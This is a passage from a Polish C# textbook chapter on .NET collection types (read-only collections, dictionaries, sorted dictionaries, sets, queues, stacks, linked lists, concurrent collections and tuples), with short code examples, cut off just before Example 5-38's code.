Zazwyczaj będziemy tworzyć klasy pochodne `Collection<T>`, dysponując przy tym możliwością przesłonięcia zdefiniowanych w niej wirtualnych metod do uzyskiwania informacji o zmianach zawartości kolekcji. (Zagadnienia związane z dziedziczeniem i przesłanianiem metod zostały opisane w [Rozdział 6](#)). Klasa `Collection<T>` implementuje zarówno interfejs `IList`, jak i `IList<T>`, a zatem kolekcje typu pochodnego `Collection<T>` mogą być udostępniane jako właściwości typu któregoś z tych interfejsów; jednak bardzo często tworzona przez nas klasa pochodna kolekcji jest deklarowana jako publiczna, dzięki czemu może ona być używana jako typ właściwości udostępniającej kolekcję.

## Klasa `ReadOnlyCollection<T>`

Chcąc udostępnić kolekcję przeznaczoną wyłącznie do odczytu, zamiast klasy `Collection<T>` należy użyć klasy `ReadOnlyCollection<T>`. Narzuca ona jeszcze bardziej restrykcyjne ograniczenia niż tablice: nie tylko nie można dodawać, usuwać ani wstawiać do niej elementów, lecz nawet nie można ich zastępować. Klasa ta implementuje interfejs `IList<T>` wymagający udostępnienia indeksatora

umożliwiającego odczyt i zapis, jednak próba zapisu powoduje zgłoszenie wyjątku. Oczywiście jeśli kolekcja zawiera dane typu referencyjnego, to nadanie kolekcji charakteru tylko do odczytu nie zapobiega możliwości wprowadzania zmian w zawartości obiektów, na jakie te referencje wskazują. Nic nie stoi na przeszkodzie, by pobrać 12. element kolekcji tylko do odczytu — uzyskamy w ten sposób referencję. Pobranie referencji jest traktowane jako operacja odczytu, lecz w rezultacie uzyskujemy referencję i w tym momencie obiekt kolekcji przestaje odgrywać jakiekolwiek znaczenie; innymi słowy, referencji możemy używać w dowolny sposób. A ponieważ język C# nie udostępnia niczego takiego jak „referencje tylko do odczytu” (nie ma odpowiednika stałych wskaźników dostępnych w języku C++), jedynym sposobem utworzenia faktycznej kolekcji tylko do odczytu jest zastosowanie elementów typu niezmennego i kolekcji klasy `ReadOnlyCollection<T>`.

Klasy `ReadOnlyCollection<T>` można używać na dwa sposoby. Może ona być jawnie używana jako opakowanie dla jakiejś istniejącej listy — jej konstruktor pozwala na przekazanie obiektu typu `IList<T>`, a tak utworzona kolekcja zapewni możliwość odczytu jego zawartości. (Swoją drogą, klasa `List<T>` udostępnia metodę `AsReadOnly`, która za nas tworzy opakowanie kolekcji umożliwiające wyłącznie odczyt jej zawartości). Ewentualnie można także stworzyć klasę pochodną bazującą na `ReadOnlyCollection<T>`. Podobnie jak w przypadku klasy `Collection<T>`, także i tutaj niektóre klasy wybierają takie rozwiązanie, chcąc udostępniać kolekcje za pośrednictwem właściwości, przy czym zazwyczaj robią tak, gdy chcą zdefiniować dodatkowe metody odpowiadające przeznaczeniu kolekcji. Nawet jeśli utworzymy klasę pochodną klasy `ReadOnlyCollection<T>`, to i tak będziemy jej używać do opakowania istniejącej listy, gdyż jedyny udostępniany przez nią konstruktor wymaga przekazania listy.

### OSTRZEŻENIE

Zastosowanie klasy `ReadOnlyCollection<T>` nie jest zazwyczaj dobrym rozwiązaniem w systemach, które automatycznie tworzą powiązanie modelu obiektów z jakąś ich zewnętrzną reprezentacją. Dotyczy to między innymi systemów odwzorowań obiektowo-relacyjnych, prezentujących zawartość bazy danych w formie modelu obiektowego, oraz mechanizmów serializacji, takich jak te opisane w [Rozdział 16](#). Takie systemy muszą mieć możliwość utworzenia naszego modelu, a zatem mogą wymagać i oczekiwąć możliwości nieskrupowanej modyfikacji danych. Dlatego też choć idea kolekcji tylko do odczytu może nam koncepcjonalnie pasować jako fragment tego, co reprezentuje nasz model, to jednak może nie być dostosowana do sposobu, w jaki **platformy odwzorowujące** (ang. *mapping framework*) będą chciały inicjalizować obiekty.

Jak na razie wszystkie kolekcje przedstawione w tym rozdziale miały charakter liniowy. Opisano wyłącznie proste sekwencje obiektów, przy czym niektóre

spośród nich zapewniały możliwość dostępu do swoich elementów na podstawie indeksów. Jednak .NET Framework udostępnia także inne rodzaje kolekcji.

## Słowniki

Jednym z najbardziej użytecznych rodzajów kolekcji jest słownik. Biblioteka klas .NET Framework udostępnia klasę `Dictionary<TKey, TValue>` oraz odpowiadający jej interfejs, który jak łatwo można się domyślić, nosi nazwę `IDictionary<TKey, TValue>`. W .NET Framework 4.5 dodano także jego wersję przeznaczoną tylko do odczytu — `IReadOnlyDictionary<TKey, TValue>`. Reprezentują one pary nazwa i wartość, a ich najbardziej użytecznym aspektem jest możliwość odszukania wartości na podstawie przypisanego jej klucza; innymi słowy, słowniki są bardzo przydatne do reprezentacji powiązań.

Załóżmy, że tworzymy interfejs użytkownika dla usługi sieci społecznościowej. W przypadku prezentowania wiadomości możemy także chcieć wyświetlać pewne informacje o użytkowniku, który ją przesłał; na przykład jego imię i zdjęcie. Co więcej, najprawdopodobniej będziemy chcieli uniknąć pobierania tych informacji z miejsca, w którym są przechowywane, w ramach obsługi każdej wiadomości; innymi słowy, będziemy chcieli utworzyć coś w rodzaju pamięci podręcznej, by uniknąć niepotrzebnego powtarzania operacji pobierania danych użytkowników. Elementem takiej pamięci podręcznej może być właśnie słownik. **Przykład 5-34** przedstawia zarys takiego rozwiązania. (Pominąłem w nim szczegóły związane z używanym w tej aplikacji sposobem pobierania danych oraz usuwania ich, gdy nie są już potrzebne).

### Przykład 5-34. Zastosowanie słownika jako elementu pamięci podręcznej

```
public class UserCache
{
    private Dictionary<string, UserInfo> _cachedUserInfo =
        new Dictionary<string, UserInfo>();

    public UserInfo GetInfo(string userHandle)
    {
        RemoveStaleCacheEntries();
        UserInfo info;
        if (!_cachedUserInfo.TryGetValue(userHandle, out info))
        {
            info = FetchUserInfo(userHandle);
            _cachedUserInfo.Add(userHandle, info);
        }
        return info;
    }

    private UserInfo FetchUserInfo(string userHandle)
```

```

{
    ... pobranie danych użytkownika ...
}

private void RemoveStaleCacheEntries()
{
    ... używana w tej aplikacji logika usuwania niepotrzebnych danych ...
}

}

public class UserInfo
{
    ... informacje o użytkowniku ...
}

```

---

Pierwszy argument typu, `TKey`, jest używany do poszukiwań, a w tym przykładzie używamy w tym celu łańcucha znaków, który w jakiś sposób identyfikuje użytkownika. Natomiast `TValue` jest typem wartości, które będą kojarzone z kluczami — pobieranych informacji o poszczególnych użytkownikach, zapisywanych w obiektach typu `User Info`. Metoda `GetInfo` używa metody `TryGetValue`, by odszukać w słowniku dane skojarzone z kluczem identyfikującym użytkownika. Istnieje także prostszy sposób pobrania wartości ze słownika. Jak pokazuje kod przedstawiony w [Przykład 5-35](#), słowniki udostępniają indeksatory. Niemniej jednak jeśli w słowniku nie będzie dostępna dana skojarzona z podanym kluczem, indeksatory te zgłoszą wyjątek `KeyNotFoundException`. Byłyby świetnie, gdyby nasz kod mógł oczekiwąć, że zawsze uda się znaleźć to, czego potrzebuje, jednak w naszym przykładzie w słowniku będą dostępne klucze tylko tych użytkowników, którzy już zostali pobrani i zapisani w pamięci podręcznej. A ponieważ to będzie się zdarzało raczej rzadko, dlatego używamy metody `TryGetValue`. Ewentualnie można by także używać metody `ContainsKey`, by sprawdzić, czy konkretny klucz istnieje w słowniku, zanim spróbujemy go pobrać, jednak takie rozwiązanie nie jest efektywne w przypadku, gdy odpowiednia para jest już dostępna w słowniku — oznaczałoby to bowiem, że słownik będzie musiał dwukrotnie odszukać ten sam element: raz w ramach wywołania metody `ContainsKey`, oraz drugi raz w ramach wywołania indeksatora.

#### Przykład 5-35. Pobieranie danych ze słownika przy użyciu indeksatora

```
UserInfo info = _cachedUserInfo[userHandle];
```

---

Można by także oczekiwąć, że będziemy w stanie używać indeksatora do ustawiania wartości skojarzonej z kluczem. Jednak w kodzie z [Przykład 5-34](#) tak nie robiliśmy. Zamiast tego użyliśmy metody `Add`, gdyż ma ona nieco inne znaczenie: wywołując

ją, wskazujemy, że nie przypuszczamy, by w słowniku istniał inny wpis o tym samym kluczu. O ile indeksator milcząco zastąpi bieżącą wartość skojarzoną z danym kluczem, to w przypadku gdy taka wartość już istnieje, a spróbujemy wywołać metodę `Add`, zostanie zgłoszony wyjątek. W przypadkach gdy istnienie klucza mogłoby oznaczać jakiś problem, lepiej jest korzystać z metody `Add`, tak by nie przeszedł on niezauważony.

Interfejs `IDictionary<TKey, TValue>` wymaga, by implementujące go klasy zapewniły także implementację interfejsu `ICollection<KeyValuePair<TKey, TValue>>`, a co za tym idzie, także i interfejsu `IEnumerable<KeyValuePair<TKey, TValue>>`. I analogicznie: interfejs słownika przeznaczonego tylko do odczytu wymaga implementacji interfejsu `IReadOnlyCollection<KeyValuePair<TKey, TValue>>` oraz `IEnumerable<KeyValuePair<TKey, TValue>>`. Wszystkie te interfejsy korzystają z ogólnej struktury `KeyValuePair<TKey, TValue>`, będącej bardzo prostym kontenerem zawierającym klucz oraz wartość. Oznacza to, że możemy przejrzeć całą zawartość słownika przy użyciu pętli `foreach`, która będzie nam udostępniać kolejne pary klucz i wartość.

Dostępność implementacji interfejsu `IEnumerable<T>` oraz metody `Add` oznacza również, że tworząc słowniki, można używać składni inicjalizatora kolekcji. Nie wygląda ona dokładnie tak samo jak w przypadku prostych list, gdyż metoda `Add` słownika wymaga przekazania dwóch argumentów: klucza oraz wartości. Jednak inicjalizatory kolekcji radzą sobie z wieloargumentową metodą `Add`. Jak pokazano w [Przykład 5-36](#), każdy zestaw argumentów należy zapisać wewnętrz odrębnej pary nawiasów klamrowych.

#### Przykład 5-36. Składnia inicjalizatora słownika

```
var textToNumber = new Dictionary<string, int>
{
    { "jeden", 1 },
    { "dwa", 2 },
    { "trzy", 3 },
};
```

Kolekcja `Dictionary<TKey, TValue>` zapewnia możliwość szybkiego wyszukiwania wartości, wykorzystując przy tym kody **mieszające** (ang. *hashes*). W [Rozdział 3](#). została opisana metoda `GetHashCode`, a korzystając ze słownika, powinniśmy zadbać o to, by typ używanych kluczy udostępniał dobrą implementację kodów mieszających. Ta dostępna w klasie `string` doskonale się do tego nadaje, dotyczy to także wszystkich klas, w których można stosować domyślną implementację metody `GetHashCode`. (Tę domyślną implementację metody

`GetHashCode` można stosować wyłącznie w przypadku, gdy obiekty danego typu są uznawane za różne, jeśli mają różne wartości). Ewentualnie konstruktor klasy słownika udostępnia także możliwość przekazania implementacji typu `IEqualityComparer< TKey >`, umożliwiającego określenie metod `GetHashCode` oraz `Equals`, różnych od tych, których dostarcza sam typ kluczy. Przykład 5-37 korzysta z tej możliwości, by stworzyć słownik odpowiadający temu z Przykład 5-36, w którym wielkość liter kluczy nie będzie miała znaczenia.

#### Przykład 5-37. Słownik, w którym nie jest uwzględniana wielkość liter

```
var textToNumber =  
new Dictionary<string, int>(StringComparer.InvariantCultureIgnoreCase)  
{  
    { "jeden", 1 },  
    { "dwa", 2 },  
    { "trzy", 3 },  
};
```

W powyższym przykładzie zastosowana została klasa `StringComparer` dostarczająca różnych implementacji interfejsów `IComparer< string >` oraz `IEqualityComparer< string >` oferujących różne sposoby porównywania łańcuchów znaków. W przedstawionym przykładzie zdecydowaliśmy, że podczas porządkowania łańcuchów nie będzie uwzględniana wielkość liter ani skonfigurowane ustawienia lokalne; dzięki temu uzyskamy spójne działanie aplikacji w różnych regionach. Gdybyśmy mieli sortować łańcuchy znaków, które mają być wyświetlane, najprawdopodobniej należałoby wybrać jakiś rodzaj sortowania uwzględniający ustawienia lokalne.

## Słowniki posortowane

Ponieważ klasa `Dictionary< TKey, TValue >` korzysta z wyszukiwania bazującego na kodach mieszających, zatem kolejność, w jakiej będą zwracane jej kolejne elementy, jest trudna do przewidzenia i raczej nieprzydatna. Nie będzie ona miała żadnego związku z kolejnością, w jakiej elementy były dodawane do słownika, oraz żadnego widocznego związku z ich zawartością. (Zazwyczaj kolejność ta wydaje się być losowa, choć w rzeczywistości jest ona uzależniona do kodu mieszającego).

Jednak czasami warto mieć możliwość pobierania zawartości słownika w jakimś sensownym porządku. Oczywiście zawsze można ją zapisać w tablicy i posortować, jednak przestrzeń nazw `System.Collections.Generics` zawiera dwie dodatkowe klas stanowiące implementację interfejsu `IDictionary< TKey, TValue >`, które zapewniają, że zawartość słownika zawsze będzie posortowana. Są to klasy `SortedDictionary< TKey, TValue >` oraz `SortedList< TKey, TValue >` (której nazwa jest nieco myląca, gdyż niezależnie do tego, co sugeruje, klasa ta nie

implementuje bezpośrednio interfejsu `IList<T>`, lecz interfejs `IDictionary< TKey , TValue >`).

Te klasy nie działają w oparciu o kody mieszające. Wciąż zapewniają stosunkowo szybkie możliwości odnajdywania elementów, jednak dzieje się tak dlatego, że ich zawartość jest cały czas posortowana. Obie te klasy sortują zawartość słownika po dodaniu do niego nowego elementu, co sprawia, że operacja ta jest wolniejsza niż w przypadku słowników korzystających z kodów mieszających; lecz jednocześnie podczas pobierania kolejnych elementów słownika będą one zwracane w kolejności. Podobnie jak jest w przypadku sortowania tablic i list, także te dwie klasy pozwalają na określenie własnej logiki sortowania, choć jeśli typ klucza implementuje interfejs `IComparable<T>`, to implementacja ta będzie używana domyślnie.

Porządek sortowania zachowywany przez klasę `SortedDictionary< TKey , TValue >` jest widoczny wyłącznie w przypadku korzystania z możliwości użycia jej jak enumeracji (na przykład w pętli `foreach`). Klasa `SortedList< TKey , TValue >` także pozwala na wyliczanie elementów słownika w kolejności, lecz dodatkowo zapewnia możliwość pobierania kluczy i wartości zapisanych w słowniku przy użyciu indeksów liczbowych. Nie jest przy tym wykorzystywany indeksator obiektu — klasa ta, podobnie jak wszystkie inne słowniki, oczekuje przekazania klucza.

Zamiast tego klasa definiuje dwie właściwości, `Keys` oraz `Values`, które udostępniają wszystkie klucze oraz wartości odpowiednio w formie obiektów `IList< TKey >` oraz `IList< TValue >`, posortowanych według rosnącej wartości kluczy.

W przypadku słownika bazującego na posortowanej liście — `SortedList< TKey , TValue >` — operacje dodawania elementów są stosunkowo kosztowne, gdyż wymagają ewentualnego przesuwania zawartości list kluczy i wartości. (Oznacza to, że operacja wstawienia elementu ma złożoność  $O(n)$ ). Natomiast posortowany słownik — `SortedDictionary< TKey , TValue >` — do porządkowania swej zawartości wykorzystuje strukturę drzewiastą. Konkretne szczegóły implementacji tej klasy nie zostały podane, jednak udokumentowana złożoność operacji wstawiania i usuwania elementów jest rzędu  $O(\log(n))$ , czyli znacznie lepsza niż w przypadku posortowanej listy. Niemniej jednak ta bardziej złożona struktura danych sprawia, że słowniki tego typu zabierają więcej miejsca w pamięci. Oznacza to także, że żadna z tych dwóch klas nie jest ani definitywnie szybsza, ani lepsza od drugiej — wszystko zależy od konkretnego zastosowania i właśnie z tego powodu biblioteka .NET Framework udostępnia obie te klasy.

Ogólnie rzecz biorąc, korzystająca z kodów mieszających klasa `Dictionary< TKey , TValue >`

`TValue>` zapewnia lepszą wydajność operacji wstawiania, usuwania oraz wyszukiwania elementów niż obie klasy słowników posortowanych oraz znacznie mniejsze zużycie pamięci niż klasa `SortedDictionary<TKey, TValue>`. Z tych względów posortowanych słowników należy używać wyłącznie w przypadkach, gdy konieczne jest pobieranie ich zawartości w określonej kolejności.

## Zbiory

Przestrzeń nazw `System.Collections.Generics` definiuje interfejs `ISet<T>`. Oferuje on bardzo prosty model działania: dana wartość albo jest elementem zbioru, albo nim nie jest. Można dodawać i usuwać elementy, jednak zbiór nie dysponuje żadną informacją o tym, ile elementów zostało do niego dodanych, ani nie wymaga, by były one posortowane w jakimkolwiek określonym porządku.

Wszystkie typy zbiorów implementują interfejs `ICollection<T>`, przez co udostępniają metody do dodawania i usuwania elementów. W rzeczywistości interfejs ten definiuje także metodę służącą do określania, czy element należy do zbioru: choć wcześniej o tym nie wspominałem, to jak widać w [Przykład 5-26](#), zawiera on metodę `Contains`. Oczekuje ona przekazania pojedynczej wartości i zwraca wartość `true`, jeśli należy ona do kolekcji.

Zważywszy, że kolekcje już zawierają operacje definiujące zbiory, można się zastanawiać, do czego może być nam potrzebny interfejs `ISet<T>`. Okazuje się, że dodaje on kilka opcji. Choć interfejs `ICollection<T>` definiuje metodę `Add`, to jednak `ISet<T>` dodaje swoją, nieznacznie inną, wersję tej metody, która zwraca wartość typu `bool`, umożliwiając określenie, czy dodany element znajdował się już w zbiorze, czy nie.

Interfejs `ISet<T>` definiuje także kilka operacji służących do łączenia zbiorów. Metoda `UnionWith` pobiera argument typu `IEnumerable<T>` i dodaje do zbioru wszystkie wartości przekazanej enumeracji, których w nim jeszcze nie było. Metoda `ExceptWith` usuwa ze zbioru wszystkie elementy, które występują także w przekazanej enumeracji. Metoda `IntersectWith` usuwa ze zbioru wszystkie elementy, które nie znajdują się w przekazanej enumeracji. Metoda `SymmetricExceptWith` pobiera enumerację i usuwa ze zbioru wszystkie elementy, które są w niej dostępne, lecz jednocześnie dodaje do niego wszystkie wartości enumeracji, których wcześniej w zbiorze nie było.

Dostępnych jest także kilka metod służących do porównywania zbiorów. Także i one wymagają przekazania argumentu typu `IEnumerable<T>`, reprezentującego drugi zbiór, który będzie używany w porównaniu. Metody `IsSubsetOf` oraz

`IsProperSubsetOf` pozwala sprawdzać, czy zbiór, na rzecz którego dana metoda została wywołana, zawiera wyłącznie elementy dostępne także w przekazanej enumeracji, przy czym druga z nich wymaga dodatkowo, by przekazana enumeracja zawierała przynajmniej jedną wartość, która nie występuje w zbiorze. Metody `IsSupersetOf` oraz `IsProperSupersetOf` sprawdzają odwrotny warunek. Metoda `Overlap` informuje, czy dwa zbiorów mają choćby jeden wspólny element.

Zbiorów matematycznych nie definiują żadnego uporządkowania swej zawartości, zatem nie można odwoływać się do pierwszego, dziesiątego czy też  $n$ -tego elementu zbioru — można jedynie sprawdzić, czy dany element należy do zbioru, czy nie. Zgodnie z tą cechą zbiorów matematycznych zbiorów .NET Framework nie zapewniają dostępu do elementów przy użyciu indeksów. Dlatego też interfejs `ISet<T>` nie wymaga implementacji interfejsu `IList<T>`. Zbiorów, traktowanych jako implementacje interfejsu `IEnumerable<T>`, mogą zwracać swoją zawartość w dowolnej kolejności.

Biblioteka klas .NET Framework udostępnia dwie klasy implementujące ten interfejs, przy czym obie robią to, wykorzystując nieco odmienne strategie działania. Są to klasy `HashSet` oraz `SortedSet`. Jak łatwo zagadnąć na podstawie nazw, jedna z tych dwóch domyślnych implementacji zbiorów przechowuje swoją zawartość zapisaną w określonym porządku — elementy zbioru `SortedSet` zawsze są posortowane. Dokumentacja platformy nie preczyzuje, jaka strategia sortowania jest używana, jednak wydaje się, że klasa ta korzysta ze zrównoważonego drzewa binarnego, by zapewnić wydajne operacje wstawiania i usuwania elementów oraz ich szybkie wyszukiwanie podczas operacji sprawdzania, czy wartość już należy do zbioru.

Działanie drugiej implementacji zbiorów, klasy `HashSet`, bardziej przypomina działanie klasy `Dictionary<TKey, TValue>`. Wyszukuje ona elementy, korzystając z kodów mieszających, co może być szybsze niż w przypadku zbioru o posortowanej zawartości, jednak podczas przetwarzania zbioru w pętli `foreach` jego elementy nie będą zwracane w żadnej użytecznej kolejności. (A zatem związki pomiędzy klasami `HashSet` i `SortedSet` są bardzo podobne do tych występujących pomiędzy słownikiem korzystającym z kodów mieszających i słownikiem, którego zawartość jest sortowana).

## Kolejki i stosy

**Kolejka** jest listą zapewniającą możliwość odczytu wyłącznie pierwszego elementu, ten pierwszy element można także usunąć (w takim przypadku drugi element kolejki, jeśli taki istnieje, stanie się pierwszym). Elementy można dodawać wyłącznie na końcu listy — w takim przypadku jest to lista „pierwszy zapisany,

pierwszy odczytany” (określana jako FIFO — ang. *first-in, first-out*). Ograniczenia te sprawiają, że kolejki są mniej użyteczne niż klasa `List<T>`, której elementy można odczytywać, zapisywać, usuwać i wstawiać w dowolnym miejscu. Te same ograniczenia powodują jednak, że istnieje możliwość zaimplementowania kolejek, w których operacje wstawiania i usuwania będą miały znacznie lepszą wydajność. Podczas usuwania elementu z listy `List<T>` konieczne jest przesunięcie wszystkich elementów umieszczonych za usuniętym, by wyeliminować powstałą lukę. Także operacja wstawiania elementu do listy wymaga podobnego przesuwania jej zawartości. W przypadku listy `List<T>` wstawianie i usuwanie elementów na jej końcu jest wydajne; jeśli jednak chcemy, by działała ona jako lista FIFO, to nie będziemy mogli używać końca listy do wykonywania wszystkich operacji — albo wstawianie, albo usuwanie elementów będzie się musiało odbywać na jej początku, a to sprawia, że typ `List<T>` nie najlepiej się do tego nadaje. Klasa `Queue<T>` korzysta ze znacznie bardziej efektywnego rozwiązania, gdyż musi obsługiwać wyłącznie działania charakterystyczne dla kolejek. (Wydaje się, że wewnętrznie korzysta ona z bufora cyklicznego, choć jest to jedynie kwestią jej implementacji).

Aby dodać nowy element na końcu kolejki, należy skorzystać z metody `Enqueue`. Z kolei do usuwania elementów z początku kolejki służy metoda `Dequeue`. Dostępna jest także metoda `Peek`, która pozwala odczytać element umieszczony na początku kolejki bez jego usuwania. Jeśli kolejka jest pusta, wykonanie każdej z tych dwóch ostatnich operacji spowoduje zgłoszenie wyjątku `InvalidOperationException`. Liczbę elementów umieszczonych w kolejce można sprawdzić za pomocą właściwości `Count`.

Okazuje się, że istnieje także możliwość sprawdzenia całej zawartości kolejki, gdyż klasa `Queue<T>` implementuje interfejs `IEnumerable<T>`, a oprócz tego udostępnia metodę `ToArrray`, która zwraca jej tablicę zawierającą kopię wszystkich elementów kolejki.

**Stos** jest strukturą danych podobną do kolejki, przy czym elementy są pobierane z tego samego końca stosu, na jakim są umieszczane — a zatem jest to lista działająca na zasadzie „ostatni zapisany, pierwszy odczytany” (LIFO — ang. *last-in, first-out*). Klasa `Stack<T>` jest bardzo podobna do klasy `Queue<T>`, z tym że zamiast nazw `Enqueue` oraz `Dequeue` metody służące do dodawania i usuwania elementów noszą tradycyjne nazwy operacji na stosach: `Push` oraz `Pop`. (Nazwy pozostałych metod — `Peek`, `ToArray` itd. — są identyczne).

Biblioteka klas .NET Framework nie udostępnia klasy reprezentującej kolejkę o dwóch końcach (taką jak klasa `deque` znana z bibliotek dostępnych w języku C++). Niemniej jednak listy połączone udostępniają nadzbiór jej funkcjonalności.

## Listy połączone

Klasa `LinkedList<T>` stanowi implementację struktury danych stanowiącej klasyczną dwukierunkową listę połączoną, w której każdy element jest umieszczany wewnątrz obiektu (typu `LinkedListNode<T>`) zawierającego odwołania do elementu poprzedniego i następnego. O固然ną zaletą list połączonych jest wysoka wydajność operacji wstawiania i usuwania — nie wymagają one bowiem żadnego przesuwania elementów w tablicach ani ponownego równoważenia drzew binarnych. Natomiast ich wadą jest dość wysokie zużycie pamięci związane z koniecznością tworzenia na stercie dodatkowego obiektu dla każdego elementu listy oraz dosyć duże obciążenie procesora podczas wykonywania takich operacji jak pobranie  $n$ -tego elementu listy (gdyż wiąże się to z koniecznością przejścia na początek listy, a następnie do jej  $n$ -tego węzła).

Dostęp do pierwszego i ostatniego węzła listy zapewniają dwie właściwości, których nazwy nietrudno przewidzieć — `First` oraz `Last`. Nowe elementy można dodawać na początku i końcu listy, używając do tego odpowiednio metod `AddFirst` oraz `AddLast`. Aby dodać element gdzieś pośrodku listy, należy wywołać metodę `AddBefore` lub `AddAfter`, przekazując do niej obiekt `LinkedListNode<T>`, przed bądź za którym chcemy umieścić nowy element.

Klasa ta udostępnia także metody `RemoveFirst` oraz `RemoveLast` oraz dwie przeciążone metody `Remove` pozwalające na usuwanie bądź to pierwszego węzła o określonej wartości, bądź konkretnego obiektu `LinkedListNode<T>`.

Sama klasa `LinkedListNode<T>` udostępnia właściwość `Value` typu `T` zawierającą faktyczny element umieszczany w danym węźle sekwencji. Jej właściwość `List` odwołuje się do samej listy, do której należy dany węzeł `LinkedListNode<T>`, a dwie właściwości `Previous` oraz `Next` pozwalają na błyskawiczne przejście do poprzedniego i następnego węzła.

W celu przejrzenia całej zawartości listy połączonej można także pobrać jej pierwszy elementy przy użyciu właściwości `First`, a następnie, używając właściwości `Next`, pobierać kolejne aż do momentu, gdy właściwość ta zwróci wartość `null`. Jednak klasa `LinkedList<T>` implementuje interfejs `IEnumerable<T>`, dlatego łatwiejszym rozwiązaniem jest skorzystanie z pętli `foreach`. Jeśli chcemy pobierać elementy w odwrotnej kolejności, należy zacząć od właściwości `Last`, a kolejne węzły pobierać, używając właściwości `Previous`. Jeśli lista będzie pusta, to zarówno właściwość `First`, jak i `Last` będą miały wartość `null`.

## Kolekcje współbieżne

Wszystkie opisane do tej pory klasy kolekcji zostały zaprojektowane z myślą o stosowaniu ich w ramach jednego wątku. Nic nie stoi na przeszkodzie, by różne obiekty tych klas były jednocześnie używane w różnych wątkach, jednak w danej chwili konkretny obiekt każdej z tych klas musi być używany wyłącznie w jednym wątku<sup>[31]</sup>. Istnieją jednak typy zaprojektowane w taki sposób, by można ich było jednocześnie używać w wielu wątkach, bez konieczności stosowania mechanizmów synchronizacji opisanych w [Rozdział 17](#). Zostały one umieszczone w przestrzeni nazw `System.Collections.Concurrent`.

Nie ma wśród nich odpowiedników wszystkich niewspółbieżnych typów kolekcji. Niektóre klasy są przeznaczone do rozwiązywania konkretnych problemów związanych z programowaniem współbieżnym. Niektóre z nich działają w sposób, który nie wymaga blokowania, co oznacza, że udostępniają nieco odmienny zestaw metod niż normalne klasy kolekcji.

Klasy `ConcurrentQueue<T>` oraz `ConcurrentStack<T>` są kolekcjami współbieżnymi, które w największym stopniu przypominają swoje normalne odpowiedniki, choć i tak nie są identyczne. W przypadku kolejki zniknęły metody `Dequeue` oraz `Peek`, a zamiast nich pojawiły się metody `TryDequeue` oraz `TryPeek`, gdyż w świecie programowania współbieżnego nigdy nie można z całkowitą pewnością przewidzieć, czy próba pobrania elementu z kolejki zakończy się powodzeniem. (Oczywiście można sprawdzać wartość właściwości `Count` kolejki, jednak nawet jeśli będzie ona większa od zera, to jakiś inny wątek może usunąć zawartość kolejki pomiędzy momentem sprawdzenia jej długości i próbą pobrania jej elementu). Dlatego też operacja pobrania elementu kolejki musi stanowić jedną, niepodzielną całość wraz z operacją sprawdzenia, czy kolejka nie jest pusta; dlatego też metody `TryDequeue` oraz `TryPeek` mogą się zakończyć niepowodzeniem bez jednoczesnego zgłaszania wyjątku. Analogicznie współbieżna wersja stosu udostępnia metody `TryPop` oraz `TryPeek`.

Klasa `ConcurrentDictionary< TKey , TValue >` w bardzo dużym stopniu przypomina swój normalny odpowiednik, lecz w porównaniu z nim udostępnia kilka dodatkowych metod, reprezentujących czynności, które w świecie współbieżnym muszą być wykonywane w sposób niepodzielny. I tak: metoda `TryAdd` łączy sprawdzenie, czy podany klucz występuje już w słowniku, z próbą dodania nowego elementu, a metoda `GetOrAdd` robi to samo, a dodatkowo zwraca istniejącą wartość, jeśli taka już istnieje w słowniku.

Nie ma żadnej klasy reprezentującej współbieżną listę, gdyż pomyślne korzystanie z indeksowanych i posortowanych list w przypadku współbieżności wymaga

zastosowania znacznie precyzyjniejszej synchronizacji. Jeśli jednak potrzebujemy struktury reprezentującej grupę elementów, to możemy skorzystać z klasy `ConcurrentBag<T>`, której zawartość nie jest w żaden sposób porządkowana.

Dostępna jest także klasa `BlockingCollection<T>`, która działa jak kolejka, lecz jednocześnie pozwala, by wątki, które chcą pobierać elementy z kolekcji, zostały zablokowane aż do momentu, gdy pojawi się w niej jakaś zawartość. Można także określić limit pojemności i w przypadku, gdy kolejka jest już pełna, blokować wątki, które chcą do niej dodać nowe elementy, aż do momentu, gdy w kolejce zwolni się jakieś miejsce.

## Krotki

Ostatni kontener, jaki opiszę w tym rozdziale, nie jest właściwie kolekcją w tradycyjnym rozumieniu, gdyż nie pozwala na przechowywanie zmiennej liczby elementów; choć wciąż jest kontenerem ogólnego przeznaczenia i warto o nim wiedzieć. **Krotka** (ang. *tuple*) jest strukturą danych zawierającą ściśle określoną liczbę elementów. Jej nazwa jest powiązana ze słowem „krotność” (na przykład: pięciokrotny, sześciokrotny, i ogólnie:  $n$ -krotny itd.).

Liczba elementów krotki jest częścią jej typu, a zatem krotka dwuelementowa jest innym typem niż krotka trójelementowa (natomiast tablica `int[]` jest jednym typem, którego różne instancje mogą zawierać różną liczbę elementów). Oprócz tego każdy element krotki może być innego typu i także te typy określają typ samej krotki; a zatem dwuelementowa krotka, której elementy są typów `int` i `string`, ma inny typ od dwuelementowej krotki, której elementy są typów `int` i `double`. Co więcej, liczy się także kolejność elementów; a zatem dwuelementowa krotka o elementach typów `string` oraz `int` także będzie innym typem.

Oczywiście dokładnie to samo możemy zrobić, definiując swój własny, doraźny typ danych z odpowiednią liczbą właściwości. Jednak użycie krotek może nam zaoszczędzić nieco czasu. Jeśli zależy nam jedynie na udostępnieniu kilku wartości, lecz nie chcemy jednocześnie definiować dla nich żadnej abstrakcji, to użycie krotki może być łatwiejsze niż tworzenie nowego typu. Krotki dostępne w platformie .NET udostępniają także wbudowany odpowiednik metody `Equals` (który zwraca wartość `true`, jeśli każdy z elementów jednej krotki ma swój odpowiednik w drugiej krotce) oraz metody `GetHashCode` (korzystające z nieudokumentowanego algorytmu, który w jakiś sposób uwzględnia kody mieszające wszystkich elementów krotki).

.NET Framework udostępnia krotki o różnej wielkości. Najmniej przydatne są krotki zawierające tylko jeden element — `Tuple<T>`. Stanowią one proste opakowanie jednej wartości. Platforma .NET udostępnia je głównie w celu

zapewniania kompletnego, spójnego rozwiązania — dzięki temu można bowiem tworzyć systemy operujące na krotkach dowolnej wielkości; a to może się przydać na przykład podczas tworzenia generatora kodu. Krotkę o dwóch elementach reprezentuje klasa `Tuple<T1, T2>`, a biblioteka klas .NET Framework udostępnia analogiczne klasy reprezentujące krotki zawierające do ośmiu elementów. Istnieje także nieogólna, statyczna klasa `Tuple` udostępniająca metody pomocnicze ułatwiające tworzenie krotek o każdej dostępnej wielkości. Jest ona bardzo przydatna, gdyż pozwala skorzystać z automatycznego określania typów, dzięki któremu nie musimy sami jawnie podawać typu tworzonej krotki. **Przykład 5-38** pokazuje, jak można utworzyć krotkę `Tuple<int, string, int[], double>`.

#### Przykład 5-38. Tworzenie krotki o czterech elementach

```
